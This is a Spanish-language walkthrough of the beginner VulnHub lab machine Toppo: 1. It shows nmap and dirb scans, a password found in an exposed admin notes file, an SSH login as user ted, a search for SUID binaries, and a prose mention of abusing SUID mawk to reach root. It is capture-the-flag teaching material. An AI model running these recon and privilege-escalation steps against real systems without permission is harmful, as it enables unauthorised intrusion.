**Rafael Aguilar Muñoz**

# TOPPO: 1

## About Release

**Name:** Toppo: 1

**Date release:** 12 Jul 2018

**Author:** Hadi Mene

**Series:** Toppo

## Download

*Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!*

**Toppo.zip** (Size: 558 MB)

**Download:** https://mega.nz/#!XAwEWS4a!IOlu10Z8zvyhjcPMNK6GLuHjCLb5IUMaOOccAf2-uXY

**Download (Mirror):** https://download.vulnhub.com/toppo/Toppo.zip

## Description

The Machine isn't hard to own and don't require advanced exploitation .

Level : Beginner

DHCP : activated

Inside the zip you will find a vmdk file , and I think you will be able to use it with any usual virtualization software ( tested with Virtualbox) .


If you have any question : my twitter is @h4d3sw0rm

Happy Hacking !


Tenemos la ip de la máquina Toppo. Y necesitamos credenciales para poder acceder.

```
┌──(root㉿kali)-[/home/rafa]
└─# nmap -A 192.168.43.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-05 11:49 EST
Nmap scan report for 192.168.43.23
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Clean Blog - Start Bootstrap Theme
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35697/udp6  status
|   100024  1          44404/tcp   status
|   100024  1          47182/udp   status
|_  100024  1          57045/tcp6  status
MAC Address: 08:00:27:4E:5F:42 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.21 ms 192.168.43.23
```


Usar el parámetro “-A” con el comando nmap para detectar el sistema operativo de la máquina, las versiones de los servicios que se ejecutan en los puertos abiertos, usar scripts para buscar vulnerabilidades y usar traceroute para rastrear la ruta de los paquetes desde su origen hasta su destino.





Acceder a la página de la máquina vulnerable desde firefox en Kali Linux.

```
┌──(root㉿kali)-[/home/rafa]
└─# dirb http://192.168.43.23

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Feb  5 11:54:01 2024
URL_BASE: http://192.168.43.23/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.43.23/ ----
==> DIRECTORY: http://192.168.43.23/admin/
==> DIRECTORY: http://192.168.43.23/css/
==> DIRECTORY: http://192.168.43.23/img/
+ http://192.168.43.23/index.html (CODE:200|SIZE:6437)
==> DIRECTORY: http://192.168.43.23/js/
+ http://192.168.43.23/LICENSE (CODE:200|SIZE:1093)
==> DIRECTORY: http://192.168.43.23/mail/
==> DIRECTORY: http://192.168.43.23/manual/
+ http://192.168.43.23/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://192.168.43.23/vendor/
```

Usar el comando “dirb” para buscar todos los directorios que contiene la página mediante una lista común que contiene ejemplos de carpetas.




Acceder a "192.168.43.23/admin" y nos encontramos con el fichero "notes.txt".





Ahora visualizamos el contenido del archivo "notes.txt" que contiene la contraseña de un usuario. El writeup y un poco de razonamiento demuestra que donde pone "myself" se refiere a la misma persona y la contraseña contiene la palabra ted. El usuario tendría que ser ted.

```
┌──(root㉿kali)-[/home/rafa]
└─# ssh ted@192.168.43.23
The authenticity of host '192.168.43.23 (192.168.43.23)' can't be established.
ED25519 key fingerprint is SHA256:vJgmhqKOmHq0Mb0plSTyOdzw6GenPEkZkch+PIVozzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.23' (ED25519) to the list of known hosts.
ted@192.168.43.23's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 15 12:33:00 2018 from 192.168.0.29
ted@Toppo:~$
```

Ahora nos conectamos mediante ssh a la máquina Toppo.

```
ted@Toppo:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@Toppo:~$
```

Buscar todos los archivos que tengan permisos de usuario "setuid" activados




El comando “mawk” es un comando muy completo y efectivo para escalar privilegios en una máquina vulnerable. Y a partir de ahí, podemos acceder sin ningún problema al directorio “/root” y vemos un archivo que contiene la flag para resolver la máquina virtual.